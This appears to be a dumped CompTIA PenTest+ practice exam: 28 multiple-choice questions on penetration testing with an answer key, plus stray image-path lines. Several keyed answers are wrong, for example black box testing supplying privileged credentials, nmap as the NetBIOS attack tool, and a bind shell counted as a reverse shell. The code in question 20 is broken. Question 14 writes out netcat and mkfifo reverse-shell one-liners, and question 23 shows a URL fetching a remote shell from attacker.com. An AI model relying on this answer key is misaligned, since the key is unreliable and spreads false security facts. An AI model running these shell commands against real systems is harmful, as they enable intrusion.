PT0-001.exam.28q

Number: PT0-001
Passing Score: 800
Time Limit: 120 min

PT0-001

CompTIA PenTest+ Certification

Exam A

QUESTION 1
Which of the following tools is used to perform a credential brute force attack?

A. Hydra
B. John the Ripper
C. Hashcat
D. Peach

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference https://www.greycampus.com/blog/information-security/brute-force-attacks-prominent-tools-to-tackle-such-attacks

QUESTION 2
Which of the following is the reason why a penetration tester would run the `chkconfig --del servicename` command at the end of an engagement?

A. To remove the persistence
B. To enable persistence
C. To report persistence
D. To check for persistence

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 3
A penetration tester wants to target NETBIOS name service. Which of the following is the MOST likely command to exploit the NETBIOS name service?

A. `arpspoof`
B. `nmap`
C. `responder`
D. `burpsuite`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
References http://www.hackingarticles.in/netbios-and-smb-penetration-testing-on-windows/

QUESTION 4
A penetration tester executes the following commands:



```
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy.
C:\>accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2...
jtr>
```

Which of the following is a local host vulnerability that the attacker is exploiting?

A. Insecure file permissions
B. Application whitelisting
C. Shell escape
D. Writable service

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
References https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr

QUESTION 5
A penetration tester reviews the scan results of a web application. Which of the following vulnerabilities is MOST critical and should be prioritized for exploitation?

A. Stored XSS
B. Fill path disclosure
C. Expired certificate
D. Clickjacking

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
References https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS)

QUESTION 6
A penetration tester observes that several high-numbered ports are listening on a public web server. However, the system owner says the application only uses port 443. Which of the following would be BEST to recommend?

A. Transition the application to another port.
B. Filter port 443 to specific IP addresses.
C. Implement a web application firewall.
D. Disable unneeded services.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
Black box penetration testing strategy provides the tester with:

A. a target list
B. a network diagram
C. source code
D. privileged credentials

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
References: https://www.scnsoft.com/blog/fifty-shades-of-penetration-testing

QUESTION 8
Which of the following tools would a penetration tester leverage to conduct OSINT? (Select TWO).

A. Shodan
B. SET
C. BeEF
D. Wireshark
E. Maltego
F. Dynamo

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:
References: https://resources.infosecinstitute.com/top-five-open-source-intelligence-osint-tools/#gref

QUESTION 9
A penetration tester is performing ARP spoofing against a switch. Which of the following should the penetration tester spoof to get the MOST information?

A. MAC address of the client
B. MAC address of the domain controller
C. MAC address of the web server
D. MAC address of the gateway

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
An energy company contracted a security firm to perform a penetration test of a power plant, which employs ICS to manage power generation and cooling. Which of the following is a consideration unique to such an environment that must be made by the firm when preparing for the assessment?

A. Selection of the appropriate set of security testing tools
B. Current and load ratings of the ICS components
C. Potential operational and safety hazards
D. Electrical certification of hardware used in the test

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
A healthcare organization must abide by local regulations to protect and attest to the protection of personal health information of covered individuals. Which of the following conditions should a penetration tester specifically test for when performing an assessment? (Select TWO).

A. Cleartext exposure of SNMP trap data
B. Software bugs resident in the IT ticketing system
C. S/MIME certificate templates defined by the CA
D. Health information communicated over HTTP
E. DAR encryption on records servers

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
Which of the following is an example of a spear phishing attack?

A. Targeting an executive with an SMS attack
B. Targeting a specific team with an email attack
C. Targeting random users with a USB key drop
D. Targeting an organization with a watering hole attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.comparitech.com/blog/information-security/spear-phishing/

QUESTION 13
Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

A. Stack pointer register
B. Index pointer register
C. Stack base pointer
D. Destination index register

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.informit.com/articles/article.aspx?p=704311&seqNum=3

QUESTION 14
During a web application assessment, a penetration tester discovers that arbitrary commands can be executed on the server. Wanting to take this attack one step further, the penetration tester begins to explore ways to gain a reverse shell back to the attacking machine at 192.168.1.5. Which of the following are possible ways to do so? (Select TWO).

A. `nc 192.168.1.5 44444`
B. `nc -nlvp 44444 -e /bin/sh`
C. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 44444>/tmp/f`
D. `nc -e /bin/sh 192.168.1.5 44444`
E. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 444444>/tmp/f`
F. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.5.1 44444>/tmp/f`

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:
References: https://www.reddit.com/r/hacking/comments/5ms9gv/help_reverse_shell_exploit/

QUESTION 15
Consumer-based IoT devices are often less secure than systems built for traditional desktop computers. Which of the following BEST describes the reasoning for this?

A. Manufacturers developing IoT devices are less concerned with security.
B. It is difficult for administrators to implement the same security standards across the board.
C. IoT systems often lack the hardware power required by more secure solutions.
D. Regulatory authorities often have lower security requirements for IoT systems.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
Which of the following commands starts the Metasploit database?

A. `msfconsole`
B. `workspace`
C. `msfvenom`
D. `db_init`
E. `db_connect`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
References: https://www.offensive-security.com/metasploit-unleashed/msfconsole/


QUESTION 17
A company requested a penetration tester review the security of an in-house developed Android application. The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST? (Select TWO).

A. Convert to JAR.
B. Decompile.
C. Cross-compile the application.
D. Convert JAR files to DEX.
E. Re-sign the APK.
F. Attach to ADB.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
A penetration tester identifies the following findings during an external vulnerability scan:



Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server 2012 host found	21

Which of the following attack strategies should be prioritized from the scan results above?

A. Obsolete software may contain exploitable components.
B. Weak password management practices may be employed.
C. Cryptographically weak protocols may be intercepted.
D. Web server configurations may reveal sensitive information.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 19
A penetration tester is in the process of writing a report that outlines the overall level of risk to operations. In which of the following areas of the report should the penetration tester put this?

A. Appendices
B. Executive summary
C. Technical summary
D. Main body

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
A penetration tester is performing a black box assessment on a web-based banking application. The tester was only provided with a URL to the login page. Given the below code and output:



```
import requests
from BeautifulSoup import BeautifulSoup
request = requests.get("https://www.bank.com/admin")
respHeaders, respBody = request[0], request[1]
if respHeader.statuscode = 200:
       soup = BeautifulSoup(respBody)
       soup = soup.FindAll("div", {"type": "hidden"})
       print respHeader.StatusCode, StatusMessage
else:
       print respHeader.StatusCode, StatusMessage

Output: 200 OK
```

Which of the following is the tester intending to do?

A. Horizontally escalate privileges.
B. Scrape the page for hidden fields.
C. Analyze HTTP response code.
D. Search for HTTP headers.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21

During testing, a critical vulnerability is discovered on a client's core server. Which of the following should be the NEXT action?

A. Disable the network port of the affected service.
B. Complete all findings, and then submit them to the client.
C. Promptly alert the client with details of the finding.
D. Take the target offline so it cannot be exploited by an attacker.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
A penetration tester has successfully deployed an evil twin and is starting to see some victim traffic. The next step the penetration tester wants to take is to capture all the victim web traffic unencrypted. Which of the following would BEST meet this goal?

A. Perform an HTTP downgrade attack.
B. Harvest the user credentials to decrypt traffic.
C. Perform an MITM attack.
D. Implement a CA attack by impersonating trusted CAs.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
While monitoring WAF logs, a security analyst discovers a successful attack against the following URL:

https://example.com/index.php?Phone=http://attacker.com/badstuffhappens/revshell.php

Which of the following remediation steps should be taken to prevent this type of attack?

A. Implement a blacklist.
B. Block URL redirections.
C. Double URL encode the parameters.
D. Stop external calls from the application.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
A penetration tester is performing a remote scan to determine if the server farm is compliant with the company's software baseline. Which of the following should the penetration tester perform to verify compliance with the baseline?

A. Discovery scan
B. Stealth scan
C. Full scan
D. Credentialed scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack. Which of the following remediation steps should be recommended? (Select THREE).

A. Mandate all employees take security awareness training.
B. Implement two-factor authentication for remote access.

C. Install an intrusion prevention system.
D. Increase password complexity requirements.
E. Install a security information event monitoring solution.
F. Prevent members of the IT department from interactively logging in as administrators.
G. Upgrade the cipher suite used for the VPN solution.

Correct Answer: ACG
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever sending the email. Which of the following types of motivation was used in this attack?

A. Principle of fear
B. Principle of authority
C. Principle of scarcity
D. Principle of likeness
E. Principle of social proof

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
A security assessor completed a comprehensive penetration test of a company and its networks and systems. During the assessment, the tester identified a vulnerability in the crypto library used for TLS on the company's intranet-wide payroll web application. However, the vulnerability has not yet been patched by the vendor, although a patch is expected within days. Which of the following strategies would BEST mitigate the risk of impact?

A. Modify the web server crypto configuration to use a stronger cipher-suite for encryption, hashing, and digital signing.
B. Implement new training to be aware of the risks in accessing the application. This training can be decommissioned after the vulnerability is patched.
C. Implement an ACL to restrict access to the application exclusively to the finance department. Reopen the application to company staff after the vulnerability is

patched.

D. Require payroll users to change the passwords used to authenticate to the application. Following the patching of the vulnerability, implement another required password change.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
A penetration tester reports an application is only utilizing basic authentication on an Internet-facing application. Which of the following would be the BEST remediation strategy?

A. Enable HTTP Strict Transport Security.
B. Enable a secure cookie flag.
C. Encrypt the communication channel.
D. Sanitize invalid user input.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference: